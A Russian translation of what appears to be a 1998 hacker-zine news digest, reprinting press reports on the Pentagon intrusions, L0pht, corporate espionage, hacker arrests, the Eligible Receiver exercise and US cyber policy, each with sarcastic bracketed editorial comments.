Мнение элиты практически единодушно: «Хакеры, причастные к взломам Пентагона и последующим атакам, ничего не соображают».

Плохие хакеры ничего не соображают

Почему же пентагоновские хакеры ничего не соображают? Прежде всего — они попались.

По сведениям из первых рук, пентагоновские хакеры совершенно не скрывали следов и снова и снова использовали одни и те же маршруты доступа, что делало их поимку неизбежной. Проще говоря, они провалились по азам «Преступного хакерства — 101».

Подлинная же глупость состояла в том, что они общались с прессой и нисколько не раскаивались в своих действиях. Более того — хвастались этим. Это всё равно что сказать ФБР: «Пожалуйста, преследуйте меня».

Хотя Министерство юстиции обычно не преследует несовершеннолетних, подростки почти сами напрашивались на это. Затем в дело вмешался «Аналайзер», пообещав устроить хаос во всём Интернете, если подростков будут преследовать. Через неделю он был арестован.

Опытные хакеры помнят арест людей, взломавших сайты Министерства юстиции и ЦРУ. Урок: если вы оставляете какие-либо следы, смущая правительство США, вас поймают.

Хакерские инсайдеры рассказали мне, что «Аналайзер» совершенно не скрывал следов, и его поимка была несложной, пусть она и потребовала пересечения международных границ. И насколько умелы «Аналайзер» и пентагоновские хакеры? По словам моих источников, почти все взломы были выполнены с помощью инструмента, автоматически эксплуатирующего уязвимость rstatd.

Вам не обязательно знать, что означает уязвимость rstatd. Лучшая аналогия: пентагоновские хакеры нашли на улице мастер-ключ и стали пробовать его на каждом замке. К несчастью, замков, к которым подходит этот ключ, десятки тысяч. По мнению элиты, это никак не признак компьютерного гения.

Кто такой «Аналайзер»?

Настоящих хакеров тогда удивило, что они никогда прежде не слышали об «Аналайзере». Талантливые хакеры, как правило, знают друг друга или хотя бы слышат о «восходящих звёздах» сообщества. «Аналайзер» никогда не входил в эту категорию. Никто также не узнал его, когда его фотография облетела весь мир.

А как же язык, который использовали пентагоновские хакеры и «Аналайзер» в своих опрометчивых интервью?

«Аналайзер» угрожал нанести ущерб «интернет-серверам». Судя по всему, настоящие хакеры не используют этот термин — он слишком мейнстримный. Калифорнийские подростки на вопрос о мотивах взлома ответили: «Власть». Для элиты настоящая власть — это анонимный и незамеченный контроль над компьютером. Само собой, пентагоновские хакеры не были ни анонимными, ни незамеченными. Интересно, насколько «властными» они будут ощущать себя в тюрьме.

Моих хакерских друзей не удивило, что другая группа — называющая себя Enforcers — примкнула к этому балагану. Они угрожали взламывать компьютеры по всему миру в отместку за поимку «Аналайзера» и кловердейлских подростков. Разумеется, самопровозглашённый лидер Enforcers использовал один и тот же адрес электронной почты для своих заявлений и ответов на запросы СМИ — превратив себя и свою группу в лёгкую мишень для федеральных органов.

Единственная причина, по которой его до сих пор не арестовали, — его группа не причинила реального ущерба, и у ФБР есть более важные проблемы, чем хакеры-новички, жаждущие своих пятнадцати минут славы.

Хакеры-подражатели

Мне уже порядком надоели истории о взломах Пентагона и все эти хакеры-подражатели, рвущиеся в лучи прожекторов. Возможно, когда ФБР начнёт активно преследовать несовершеннолетних и других людей за преступления, связанные с хакерством, эти подражатели начнут использовать свои компьютеры более продуктивно.

И что ещё важнее — возможно, СМИ перестанут изображать каждого, кто умеет взламывать компьютеры, каким-то гением. Как я уже говорил, и как могут подтвердить настоящие хакеры, за несколько часов я могу обучить обезьяну взламывать компьютер. Пентагоновские хакеры не продемонстрировали ничего, что превышало бы способности этих обезьян. С другой стороны, то, что им удалось взломать компьютеры Пентагона, делает и Министерство обороны похожим на обезьяну.

А то, что СМИ продолжают рисовать этих подражателей гениями, делает их хуже обезьян.

0x10 — Низкотехнологичные шпионы — корпоративные разведчики

Источник: Forbes

Автор: Adam L. Penenberg

В слегка помятой коричневой форме Ричард Джонс выглядел как обычный курьер, доставляющий очередную партию срочно необходимых канцтоваров в офисы корпораций по всей стране. Но Джонс, направлявшийся на парковку крупного производителя чипов, лишь выглядел этим курьером. В тот день всё в нём было ненастоящим.

Форма — «очень похожа, но не идеальная», вспомнит он позже, — канцтовары (бумага, ручки и картриджи для принтеров), закупленные в ближайшем магазине. Даже имя было вымышленным.

Когда Джонс сделал глубокий вдох и внёс канцтовары в прохладный кондиционированный воздух здания компании, охранник бросил взгляд на коричневую форму и лениво пропустил его в кабинет офис-менеджера. Джонс заранее связался с курьерской службой и, представившись сотрудником компании-производителя чипов, отменил доставку на ту неделю.

[фрагмент...]

И вот, пожалуйста. Офис-менеджер провела Джонса по всем помещениям, показывая копировальные аппараты, факсы, стеллажи, шкафы с расходными материалами, которые нужно было пополнить, и кабинеты руководителей. Она даже принесла ему кофе.

В чём был смысл этого розыгрыша? Джонс (это не настоящее имя) — корпоративный разведчик. Конкурирующая компания заплатила ему за получение квартальных финансовых показателей компании до их официального объявления. Гонорар: кругленькие 35 000 долларов.

[фрагмент...]

Многие бывшие сотрудники Центрального разведывательного управления, Агентства национальной безопасности и Разведывательного управления Министерства обороны нашли себе пристанище в корпоративном мире, нередко возглавляя собственные компании. У них даже есть своя профессиональная организация: Общество специалистов по конкурентной разведке (SCIPs).

[Нужны надлежащее удостоверение личности и знание тайного рукопожатия, чтобы вступить.]

«Масштаб проблемы огромен, — говорит Айра Уинклер, консультант по безопасности и автор книги "Корпоративный шпионаж". — В любой отдельно взятый день несколько сотен человек заняты взломами компаний и хищением информации в этой стране. Я могу буквально войти в компанию и за несколько часов выйти из неё с миллиардами долларов».

[Пони с одним трюком...]

[фрагмент...]

0x11 — Хакеры в «белых шляпах» исследуют бреши в системах компьютерной безопасности

Источник: Washington Post

Автор: Pamela Ferdinand

Дата: 4 апреля 1998 г.

БОСТОН. В хаотичной комнате, забитой компьютерными терминалами и печатными платами, длинноволосый мужчина в чёрных джинсах — «Mudge» по интернет-псевдониму — крутит ручки хрипящего радиоприёмника, подслушивая попки и тоны передачи данных.

Рядом 22-летний паренёк с молодым лицом в мешковатом свитшоте, по прозвищу «Kingpin», анализирует страницы закодированных уравнений, пытаясь взломать последовательности паролей, мерцающих на его мониторе. Другие фигуры со столь же загадочными псевдонимами трудятся в соседней комнате, их сосредоточенные лица освещены лишь светом монитора и мельканием беззвучных телевизоров.

Перед нами — L0pht, произносится «лофт» — технологический оперативный центр в пригородном складе в нескольких километрах от центра города, населённый группой, членов которой называют рок-звездами компьютерно-хакерской элиты страны.

Семь членов этого компьютерного братства — одновременно высокотехнологичного клуба — взломали одни из самых стойких компьютерных и телекоммуникационных программ в мире и

создали защитное программное обеспечение, ставшее золотым стандартом как корпоративного, так и хакерского миров. Днём они — профессиональные компьютерные специалисты, в основном двадцати-тридцатилетние, с работой и даже жёнами. Ночью они возвращаются на склад, и их электронные псевдонимы бороздят Интернет в поисках брешей в безопасности.

Занимаясь хакерством преимущественно ради вызова, они обнаружили уязвимости в ведущей сетевой операционной системе Microsoft Corp., нашли дыры в программном обеспечении Lotus и разобрались, как декодировать сообщения пейджеров и данные полицейских мобильных терминалов — и это лишь часть их достижений.

Хакеры, как правило, проникают в якобы защищённые компьютерные системы и выявляют нарушения безопасности, расшифровывая сложные комбинации цифр, букв и символов, разработанные производителями для защиты своих продуктов. Если защита взломана, пользователи рискуют столкнуться со всем — от прочтения личной переписки до уничтожения баз данных.

Единичный непреднамеренный взлом не является незаконным, говорит канцелярия прокурора США. Но повторные нарушители несут уголовную ответственность, особенно когда они компрометируют и повреждают конфиденциальную государственную, военную или финансовую информацию.

[Хм... вполне размытая формулировка. Взломай один раз (в первый раз) — и это не незаконно?!]

[фрагмент...]

Члены L0pht гордятся менее инвазивной и более альтруистической целью, находящейся по эту сторону закона: находить и бесплатно документировать бреши в безопасности Интернета ради потребителей, которых убедили, что их онлайн-транзакции защищены.

«Мы думаем о нашем присутствии в Сети как о группе потребительского надзора, скрещённой с общественным телевидением», — сказал «Mudge», профессиональный криптограф, в дневное время отказавшийся называть своё имя из соображений безопасности. «В нынешнем положении мы настолько на виду... что было бы нелепо с нашей стороны делать что-то незаконное».

Даже компании, чьи продукты были взломаны на предмет уязвимостей, высоко оценивают социальную этику и техническое мастерство членов L0pht, которые нередко уведомляют производителей и рекомендуют исправления ещё до публичного раскрытия результатов. В отличие от злонамеренных хакеров в «чёрных шляпах», промышляющих в киберпространстве ради прибыли и злого умысла, «белые шляпы» в духе Робина Гуда — вроде L0pht — пользуются всеобщим уважением и даже благодарностью.

[фрагмент...]

В наиболее широко освещавшемся взломе L0pht «Mudge» и его коллега атаковали операционную систему Microsoft Windows NT в прошлом году и обнаружили принципиальные уязвимости в алгоритме и методе, предназначенном для сокрытия пользовательских паролей. Они продемонстрировали брешь, опубликовав в Интернете победный код и показав, как можно похитить целый реестр паролей примерно за 26 часов, — тогда как Microsoft, по имеющимся данным, утверждала, что на это потребуется 5000 лет.

«Это большой. Это мощный. Он прорезает пароли NT, как алмазное лезвие из стали», — кричит реклама последней версии их инструмента для аудита безопасности под названием «L0phtcrack». «Он выуживает их из реестра, с дисков восстановления и вынюхивает по сети, как муравьед на декседрине».

Microsoft обратила на это внимание, и в беспрецедентном шаге её руководители в прошлом году пригласили L0pht на ужин на хакерской конвенции в Лас-Вегасе. Они сотрудничали с L0pht в устранении последующих уязвимостей, одновременно внедряя хакерские методы во внутреннее

тестирование.

[фрагмент...]

Таким образом, L0pht привлекает внимание всего мира. Но при всём мастерстве в разгадывании технологических загадок некоторые фундаментальные тайны жизни остаются для них непостижимыми. На вопрос о том, какую загадку они хотели бы разгадать больше всего, «Kingpin» ответил: «Девушек».

[Смотрите! По меньшей мере 2 из 7 членов l0pht взламывают системы ради девушек!]

0x12 — 101 способ взломать Windows NT

Источник: Surveillance List Forum

Дата: 3 апреля 1998 г.

МЕЛЬБУРН, АВСТРАЛИЯ. Исследование компании Shake Communications Pty Ltd выявило не 101, а целых 104 уязвимости в Microsoft Windows NT, которые хакеры могут использовать для проникновения в корпоративные сети.

Многие из этих дыр весьма серьёзны: они позволяют злоумышленникам получить привилегированный доступ к информационной системе организации и нанести критический ущерб — скопировать, изменить и удалить файлы, а также обрушить сеть. Большинство дыр касаются всех версий (3.5, 3.51 и 4) популярной операционной системы.

[фрагмент...]

Shake Communications также предоставляет ссылки на патчи/исправления в своей базе данных уязвимостей, охватывающей и другие операционные системы, программы, приложения, языки и оборудование.

[фрагмент...]

0x13 — Подозреваемый в хакерстве на NASA пойман

Источник: CNET news.com

Дата: 6 апреля 1998 г.

ТОРОНТО, Онтарио — 22-летний канадец, подозреваемый во взломе сайта NASA и нанесении ущерба на десятки тысяч долларов, арестован канадской конной полицией.

Королевская канадская конная полиция в северонтарийском городе Садбери предъявила Джейсону Мьюайни обвинения в хулиганстве, незаконном проникновении и умышленном блокировании, прерывании и воспрепятствовании законному использованию данных, сообщил сегодня капрал Ален Шарбо.

[u4ea?!]

[фрагмент...]

По словам Шарбо, в результате действий хакера веб-сайту NASA был причинён ущерб на сумму свыше 70 000 долларов, и официальным лицам пришлось воссоздать сайт и изменить систему безопасности.

ФБР вышло на хакера, отследив телефонные номера до района Садбери.

Конные полицейские обыскали дома разведённых родителей Мьюайни и изъяли устаревший компьютер, второй базовый компьютер, высокоскоростной модем, дискеты и документы.

[фрагмент...]

По словам Шарбо, по иронии судьбы, после освобождения из-под стражи хакеры становятся первыми кандидатами на хорошо оплачиваемые корпоративные должности, где выполняют ту же работу — но уже с разрешения владельцев веб-сайтов.

[Почему эти люди непременно скатываются к использованию «веб»-терминологии?!]

0x14 — Гендиректора услышали неприятную правду о компьютерной безопасности

Источник: CNN

Автор: Ann Kellan

Дата: 6 апреля 1998 г.

АТЛАНТА (CNN) — По оценкам, компьютерные взломы государственных и корпоративных систем обходятся в 10 миллиардов долларов в год, и в понедельник в Атланте генеральные директора собрались, чтобы услышать, что предпринимают правительственные и отраслевые эксперты.

[Ещё больше экспертных оценок ущерба... <вдох>]

Они узнали, в частности, что только Пентагон в прошлом году насчитал 250 000 попыток взлома своих компьютерных систем, и что компьютерные сети являются лёгкими мишенями.

[И ещё больше ссылок на неточную статистику...]

Они также узнали, что существует почти 2000 веб-сайтов, предлагающих хакерам советы, инструменты и методы.

Среди прочего хакер может отправить кому-либо письмо с прикреплённой программой. По словам одного хакера, эта программа «откроет чёрный ход» в компьютерную систему адресата.

[Держу пари, всё именно так и происходит...]

[фрагмент...]

По словам генерального директора IBM Луи Герстнера, правительство и корпорации должны совместно устанавливать стандарты в области безопасности — в частности, кодов шифрования, устойчивых к хакерским атакам.

«Нам следует поощрять широкое внедрение технологий шифрования прямо сейчас — при ведущей роли производителей, базирующихся в США», — заявил Герстнер.

Директор ЦРУ Джордж Тенет сказал гендиректорам, чтобы они не рассчитывали на правительство в решении этой проблемы.

[Вот это цитата.]

[фрагмент...]

0x15 — Взломщики кодов

Источник: Time Magazine

Дата: 20 апреля 1998 г.

ВЗЛОМАН. Думали, что ваш новый цифровой сотовый телефон защищён от высокотехнологичных воров? Угадайте ещё раз. Калифорнийские шифропанки из Кремниевой долины взломали проприетарную технологию шифрования, используемую в 80 миллионах телефонов стандарта GSM (Global System for Mobile communications) по всей стране, включая модели Motorola MicroTAC, Ericsson GSM 900 и Siemens D1900. Теперь преступники, сканирующие радиоэфир, могут удалённо подключиться к разговору и скопировать цифровой идентификатор владельца. «Мы можем клонировать телефоны», — хвастается Марк Брисено, организовавший взлом. Его совет: производители должны придерживаться публично проверенных кодов, которые кучка гиков не сможет взломать на досуге. — Declan McCullagh/Washington

0x16 — Хакеры могут вывести из строя вооружённые силы

Источник: Washington Times

Автор: Bill Gertz

Дата: 16 апреля 1998 г.

Высшее руководство Пентагона было потрясено военными учениями, показавшими, насколько легко хакеры могут вывести из строя военные и гражданские компьютерные сети США, — следует из новых подробностей этих секретных учений.

Используя программное обеспечение, легко доступное на хакерских сайтах в Интернете, группа офицеров АНБ могла бы отключить электросеть США за несколько дней и нейтрализовать командно-управляющие структуры Тихоокеанского командования США, рассказывают знакомые с ходом учений — под кодовым названием Eligible Receiver — официальные лица.

[фрагмент...]

Представитель Пентагона Кеннет Бэкон заявил: «Eligible Receiver — важные и показательные учения, которые научили нас необходимости лучше организовать для противодействия потенциальным атакам на наши компьютерные системы и информационную инфраструктуру».

[Ещё и название красивое!]

Секретные учения начались в прошлом июне после многомесячной подготовки специалистов АНБ по компьютерам, которые без предупреждения атаковали компьютеры, используемые вооружёнными силами США в Тихоокеанском регионе и внутри страны.

Суть игры была проста: провести атаки в сфере информационной войны («инфовойны») против Тихоокеанского командования и в конечном итоге заставить США смягчить политику в отношении разваливающегося коммунистического режима в Пхеньяне. «Хакеры» играли роль платных марионеток Северной Кореи.

«Красная команда» АНБ из хакеров понарошку показала, как легко иностранные государства могут устроить электронный хаос с помощью компьютеров, модемов и широко доступного в тёмных уголках Интернета программного обеспечения: сканеров сетей, инструментов вторжения и «скриптов входа» для взлома паролей.

[Они успешно взламывают свою цель — и при этом «понарошку»?]

По словам американских официальных лиц, участвовавших в учениях, группа из 50–75 офицеров АНБ за несколько дней нанесла сокрушительный ущерб.

Они взломали компьютерные сети и получили доступ к системам управления электросетью всей страны. При желании хакеры могли бы отключить сеть, погрузив США во тьму.

[фрагмент...]

Атакующим также удалось практически полностью сорвать все попытки их отследить. Агенты ФБР совместно с Пентагоном пытались найти хакеров, но в основном потерпели неудачу. Была обнаружена лишь одна из нескольких групп АНБ — дислоцированная в США. Остальные действовали, оставаясь незамеченными и неопознанными.

Атакующие взломали несекретную глобальную компьютерную сеть Пентагона, используя провайдеров Интернета и коммутируемые соединения, позволявшие им «прыгать» по всему миру.

[фрагмент...]

Атакам также способствовали сами жертвы. «Они просто не думали о безопасности», — сказал один официальный представитель.

Второй официальный представитель выяснил, что многие военные компьютеры в качестве секретного пароля использовали слово «password».

[делает пометки..]

0x17 — Хакеры из спецслужб не могут взломать Интернет

Источник: PA News

Автор: Giles Turnbull

Дата: 21 апреля 1998 г.

[Так что у АНБ хакеры лучше, чем у Секретной службы. <хихикает>]

Профессиональные компьютерные хакеры из спецслужб были привлечены для попытки взломать внутреннюю защищённую систему правительственной связи, запущенную сегодня.

В рамках годичного планирования и подготовки интранет-системы специалисты из GCHQ и аналогичных организаций по безопасности были привлечены для попытки взлома.

Однако попытка провалилась.

[фрагмент...]

0x18 — Требуются хакеры (татуировки приветствуются)

Источник: Tribune

Автор: Susan Moran

Дата: 12 апреля 1998 г.

Даже компьютерные специалисты, предпочитающие ходить на работу в биркенштоках и футболках, находят дресс-код хакеров поколения X несколько экстремальным. Главные элементы, кажется, — это татуировки и кольца в носу.

[Никаких стереотипов здесь нет...]

Придётся к ним привыкнуть. Многие компьютерные хакеры — в том числе некоторые бывшие компьютерные преступники — умело монетизируют свои востребованные знания.

Волна компьютерной преступности, подстёгнутая переходом к сетевым компьютерам и растущей популярностью Интернета, породила огромный спрос на экспертов по информационной безопасности, способных помочь компаниям защитить свои системы. Недавние резонансные атаки на государственные и университетские компьютерные сети наглядно продемонстрировали уязвимость этих сетей и побудили руководителей корпораций искать способы их укрепления.

[фрагмент...]

В отдельном недавнем случае Министерство юстиции в прошлом месяце арестовало трёх израильских подростков, подозреваемых в организации взломов сотен военных, государственных и университетских компьютерных сайтов с целью просмотра несекретной информации. ФБР также расследует деятельность двух калифорнийских подростков, связавшихся с израильскими сообщниками через Интернет.

[Три израильских подростка? Неужели они имеют в виду двух кловердейлских КАЛИФОРНИЙСКИХ ребят и «Анализера»?]

[фрагмент...]

Анархический стиль хакеров постепенно получает признание в корпорациях и государственных структурах, хотя некоторые консервативные организации предпочитают арендовать экспертов в солидных консалтинговых фирмах.

[Экспертов, состоящих из хакеров, умеющих прилично одеваться и изображать «корпоративность».]

[фрагмент...]

Этот хакер с жёлтыми волосами — 24-летний молодой человек, предпочитающий быть известным под псевдонимом «Route», — также носит штангу в языке. Его работа в качестве консультанта по информационной безопасности стоит клиентам, желающим защититься от атак «крэкеров» — правильного термина для хакеров, использующих свои компьютерные знания для злонамеренного проникновения в компьютерные сети, — от 1500 до 2000 долларов в день. В свободное время Route редактирует Phrack — журнал по компьютерной безопасности (phrack.com). Иногда он выступает перед государственными и корпоративными клиентами в фирме Villella's, New Dimensions International (www.ndi.com). Route пишет собственные инструменты, связанные с безопасностью, и утверждает, что никогда не использовал их для незаконной слежки.

[Ура! Давай, Route! Давай, Route!]

[фрагмент...]

Другой хакер, ныне хорошо зарабатывающий консультациями, известен под псевдонимом «Mudge». Он — член L0pht, своего рода «хакерского мозгового треста» из нескольких бостонских хакеров, работающих в лофт-пространстве, где они исследуют и разрабатывают продукты и обмениваются информацией о компьютерной и сотовой безопасности — и не только. Mudge консультирует частные и государственные организации, ведёт курсы по безопасному программированию и пишет, а также рецензирует чужой код. «Это хорошо оплачивается, но деньги — не главная причина, по которой я этим занимаюсь», — сказал он.

[В недавнем разговоре за кружкой пива Mudge признался мне, что делает это ради девушек. :)]

Больше всего ему нравится осознание того, что он входит в число элитных экспертов, понимающих компьютерную безопасность лучше маститых консультантов. Он гордится тем, что он и его разношёрстные друзья-хакеры решают задачи, ставящие в тупик людей в застёгнутых пиджаках.

«Неплохо для кучки битовых жонглёров», — написал он в письме.

0x19 — Защита от хакеров?

Источник: InformationWeek

Автор: Deborah Kerr

Дата: 27 апреля

В прошлом году компании потратили 65 миллионов долларов на инструменты обнаружения сетевых вторжений, однако возможности этих инструментов по-прежнему отстают от обещанного.

Нил Клифт больше не спит на полу своего офиса. Десять лет назад он спал под своим VAX компании Digital в Лидском университете в Англии, прислушиваясь к характерным щелчкам и гудению, сигнализирующим о появлении злоумышленника в его сети. Несколько недель хакер бесстыдно обрушивал его машину, удалял файлы и перенастраивал параметры. Клифт отслеживал передвижения хакера, записывал нажатия клавиш и в конечном счёте закрыл точки входа.

В то время дежурить ночами было единственным способом поймать хакера: изучение системных журналов позволяло лишь восстановить паттерны хакера постфактум. Сегодня технологии обнаружения вторжений позволяют сетевым менеджерам и администраторам безопасности ловить нарушителей, не проводя ночи на полу офиса.

Инструменты обнаружения вторжений — это индустрия с оборотом 65 миллионов долларов, которая, по прогнозам, вырастет до размеров рынка межсетевых экранов, составившего около 255 миллионов долларов в 1997 году, по данным Hurwitz Group из Фрамингема, штат Массачусетс. Позиционируемые как сетевая сигнализация, системы обнаружения вторжений запрограммированы отслеживать заранее определённые «сигнатуры» атак — предопределённые байтовые следы заранее известных взломов. Системы обнаружения вторжений также посылают оповещения в режиме реального времени о подозрительной активности внутри сети.

Однако не стоит делать ставку на системы обнаружения вторжений. Они ещё новые, и их возможности ограничены. Что бы вы ни купили, какая-то часть предприятия останется незащищённой. Системы обнаружения вторжений также могут давать сбои при определённых видах атак — в некоторых случаях настоящий знающий хакер даже может обратить их против собственных сетей.

«Не существует единого инструмента для решения всех проблем безопасности в вашей сети», — говорит Джим Паттерсон, вице-президент по безопасности и телекоммуникациям Oppenheimer Funds в Денвере...

[фрагмент...]

0x1a — Тёмная сторона хакеров становится ещё темнее

Автор: Douglas Hayward

ЛОНДОН — Хакерское сообщество распадается на ряд обособленных культурных групп, некоторые из которых становятся опасны для бизнеса и представляют потенциальную угрозу национальной безопасности, предупредил в четверг официальный представитель крупнейшего в Европе оборонно-исследовательского агентства. Появляются новые типы злонамеренных хакеров, использующих других хакеров для выполнения грязной работы, — сказал Алан Худ, научный сотрудник отдела информационной войны британского Агентства по оценке и исследованиям в области обороны (DERA).

Два наиболее опасных типа злонамеренных хакеров — это информационные брокеры и мета-хакеры, отметил Худ, чьё агентство разрабатывает системы безопасности для британских вооружённых сил. Информационные брокеры заказывают и оплачивают работу хакеров по похищению информации, а затем перепродают её иностранным правительствам или деловым конкурентам целевых организаций.

Мета-хакеры — это искушённые хакеры, незаметно наблюдающие за другими хакерами и затем эксплуатирующие уязвимости, выявленные теми хакерами, за которыми они следят. Изодранный мета-хакер фактически использует других хакеров как инструменты для атаки на сети. «Мета-хакеры — одна из самых зловещих вещей, с которыми мне приходилось сталкиваться, — сказал Худ. — Они меня пугают».

[Отлично... новые термины и слабая журналистика..]

DERA также обеспокоена тем, что террористические и преступные группировки готовятся использовать хакерские техники для нейтрализации военных, полицейских и силовых структур, отметил Худ.

[Преступные группировки... ух...]

[фрагмент... банальные стереотипы]

0x1b — Япония боится стать базой для хакеров

Источник: Daily Yomiuri On-Line

Автор: Douglas Hayward

Дата: 29.04.1998

Для устранения правовых пробелов, ставших причиной роста несанкционированного доступа к компьютерам, Национальное полицейское агентство создало группу экспертов для изучения методов предотвращения интернет-преступлений.

В отличие от Европы и США, в Японии нет закона, запрещающего несанкционированный доступ к компьютерам через Интернет. Поступает непрекращающийся поток сообщений об анонимных хакерах, получающих доступ к корпоративным серверам.

[Смотрите-ка, у них нет законов против хакерства, и они удивляются, почему становятся базой для хакеров? Мудро.]

[фрагмент...]

Координационный центр JPCERT/CC изучал случаи несанкционированного доступа через Сеть и с момента создания центра в октябре 1996 года по прошлый месяц зафиксировал 644 таких случая.

Между тем полиция раскрыла 101 высокотехнологичное преступление в 1997 году — втрое больше, чем в предыдущем.

0x1c — Дело хакера Кевина Митника тянется и тянется

Источник: ZDTV

Автор: Kevin Poulsen

Дата: 28.04.1998

[Если вы ещё не посещали, зайдите прямо сейчас на www.kevinmitnick.com.]

ЛОС-АНДЖЕЛЕС. «Итак, есть ли здесь какой-либо прогресс?»

Этимися словами судья Марьяна Пфэлзер открыла последнее слушание по делу Кевина Митника в Федеральном окружном суде Лос-Анджелеса. С тем же успехом она могла сказать: «Приготовьтесь к схватке».

Прошло уже более трёх лет с тех пор, как захватывающая электронная охота завершилась арестом Митника, заголовками на первых полосах, книгами и переговорами о сделках с кино.

С тех пор ажиотаж поутих. Книги перенасытили рынок; фильмы так и не были сняты. И некогда стремительно развивавшаяся история навязчивого хакера с беззаботным чувством юмора теперь завязла в эпилоге: медленном путешествии к развязке через «лежащих полицейских» федеральной системы правосудия.

[фрагмент...]

Но лишь часть из них. Правительство хочет держать в секрете «проприетарное» программное обеспечение по делу и то, что оно называет «хакерскими инструментами». Защита может просматривать эти файлы, но не может получить их собственные копии для анализа.

[фрагмент...]

Если бы доказательства были в бумажном виде, правительство, вероятно, согласилось бы. Но Пейнтер говорит, что с электронными доказательствами «слишком легко распространить их обвиняемыми».

Другими словами, правительство не хочет, чтобы данные появились на веб-сайте на Антигуа.

[фрагмент...]

0x1d — Телефонные хакеры обходятся в миллионы

Автор: Andrew Probyn

МИЛЛИОНЫ долларов похищаются у австралийских телефонных пользователей хакерами, использующими всё более изощрённые телефонные мошенничества. Жертвами широко распространённого и систематического телефонного мошенничества стали домохозяйства, предприятия и пользователи мобильных телефонов.

[Хакеры, использующие телефонные мошенничества?]

По мере того как операторы Telstra и Optus продвигаются вперёд в защите своих телекоммуникационных сетей, хакеры всё более умело взламывают их защитные коды, чтобы обкрадывать пользователей.

Газета Herald Sun обнаружила многочисленные случаи расхождений в счетах, приписываемых хакерам, включая случай с домовладельцем, которому выставили счёт на 10 000 долларов за звонки, которые он, по его словам, не совершал.

Расследование Herald Sun также показало: СЕКС-звонки на чат-линии в Соединённых Штатах, Гайане, Доминиканской Республике, России, Чили и Сейшелах регулярно оплачиваются со счетов посторонних людей. ХАКЕРЫ могут перенаправить расходы на интернет, местные и международные звонки без какого-либо обнаружения.

[Почему-то мне кажется, что они используют слово «хакеры» для любого сексуально озабоченного, укравшего код?]

[фрагмент...]

«Взлом может обходиться потребителям в миллионы долларов, — говорит он. — Некоторые из этих звонков очень дороги — секс-звонки, например, могут стоить до 30 долларов только за соединение».

[фрагмент...]

0x1e — Хакеры на Капитолийском холме

Автор: Annaliza Savage

[НАКОНЕЦ-ТО... пусть невероятные хакеры придут и поучат этих слабаков. Давай, l0pht!]

Семь хакеров предстанут перед сенатским комитетом по государственным делам во вторник. Но они не в беде.

Семеро хакеров приглашены сенатором Фредом Томпсоном (республиканец от Теннесси) — актёром на частичной занятости, которого вы помните по таким фильмам, как «Охота за "Красным Октябрем"» и «Крепкий орешек 2» — для дачи показаний о состоянии компьютерных сетей правительства США.

Семеро — Mudge, King Pin, Brian Oblivian, Space Rouge, Weld Pond, Tan и Stefan — все члены l0pht, хакерского прибежища в Бостоне, и годами принадлежат к хакерскому подполью.

«Мы удивились, получив электронное письмо от помощника сенатора. За эти годы у нас были некоторые контакты с правоохранительными органами, но это было совершенно другое», — сказал Weld Pond.

[фрагмент...]

«Мы пытаемся вернуть слову "хакер" почётный знак, которым оно было в старые добрые времена. Слово, означающее знание и мастерство, а не преступника или скрипт-кидди, как в популярной прессе сегодня», — сказал Weld Pond.

[фрагмент...]

Когда помощник Томпсона Джон Педе появился в l0pht для обсуждения сенатских слушаний, ирония ситуации не была потеряна на хакерах. Weld Pond объяснил: «Мы думали о том, чтобы завязать ему глаза по дороге, но в итоге решили воздержаться. Визит был немного неловким. Когда ФБР принимает у себя журналистов, они наводят большой порядок и не спускают глаз с гостей. Здесь было то же самое, только роли поменялись».

Mudge был рад показать гостям l0pht. «Нам действительно было приятно принимать правительственных чиновников. Это чудесное зрелище, когда мы приводим гостей в l0pht и они роняют челюсть, увидев всё, что нам удалось собрать и запустить. Особенно когда они понимают, что всё это — без какого-либо официального финансирования».

[фрагмент...]

0x1f — RSA подаёт в суд на Network Associates

Источник: CNET NEWS.COM

Автор: Tim Clark

Дата: 20.05.1998

RSA Data Security добивается запрета для Network Associates на поставку любого программного обеспечения Trusted Information Systems, использующего криптографическую технологию RSA.

[Ну-ну!]

В начале этого года Network Associates приобрела TIS, лицензированную RSA на использование её алгоритмов шифрования в программном обеспечении виртуальных частных сетей TIS. RSA является дочерней компанией Security Dynamics в полной собственности последней.

[фрагмент...]

«RSA — компания, основанная на интеллектуальной собственности, — заявил Пол Лайвси, главный юрисконсульт RSA. — Сейчас мы воспринимаем Network Associates как компанию, практикующую приобретение других компаний с игнорированием соглашений с третьими сторонами. Зачем нам передавать лицензию TIS стороне, действующей подобным образом?»

0x20 — Клинтон обнародует политику в области киберугроз

Источник: CNET NEWS.COM

Автор: Tim Clark

Дата: 21.05.1998

В завтрашней речи на выпускной церемонии в Военно-морской академии США президент Клинтон, как ожидается, обратит внимание на киберугрозы электронной инфраструктуре страны — как со стороны преднамеренного саботажа, так и в результате несчастных случаев, подобных перебою в работе спутника, заглушившему пейджеры по всей стране на этой неделе.

Ожидается также, что Клинтон объявит две новые директивы по безопасности: одну — нацеленную на традиционный терроризм, другую — на киберугрозы. Директива о киберугрозах подготовлена на основе прошлогоднего доклада Президентской комиссии по защите критической инфраструктуры.

[фрагмент...]

«Клинтон объявит новую политику в области кибертерроризма, основанную на рекомендациях комиссии, с акцентом на необходимости привлечения частного сектора к решению этой проблемы, поскольку частный сектор владеет 80–90 процентами инфраструктуры страны», — сказал П. Деннис ЛеНард-мл., заместитель директора по связям с общественностью РССIP. В соответствии с новой политикой это агентство станет Офисом обеспечения безопасности критической инфраструктуры (CIAO).

Ожидается также, что Клинтон поручит федеральным ведомствам в течение трёх-пяти лет разработать план, выявляющий уязвимости национальной инфраструктуры и меры реагирования на атаки, а также план восстановления оборонной системы и экономики США в случае успешной кибератаки, сообщил бывший сотрудник Белого дома, знакомый с речью Клинтона.

[Три-пять лет... как... своевременно.]

[фрагмент...]

«Министерство юстиции не горит желанием делиться информацией, которая может привести к уголовным преследованиям, — сообщил официальный представитель. — Частный сектор не доверяет ФБР, а ФБР не хочет раскрывать секреты. Они боятся, что если поделятся информацией, им, возможно, придётся когда-нибудь давать показания в суде».

0x21 — Программист приговорён за вторжение в военные компьютеры

Источник: CNN

Дата: 25.05.1998

ДЕЙТОН, Огайо (AP) — Компьютерный программист приговорён к шести месяцам в исправительном доме за получение доступа к военному компьютеру, отслеживающему самолёты и ракетные системы BBC.

Стивен Лю, 24 года, также оштрафован на 5000 долларов после признания вины в превышении санкционированного доступа к компьютеру.

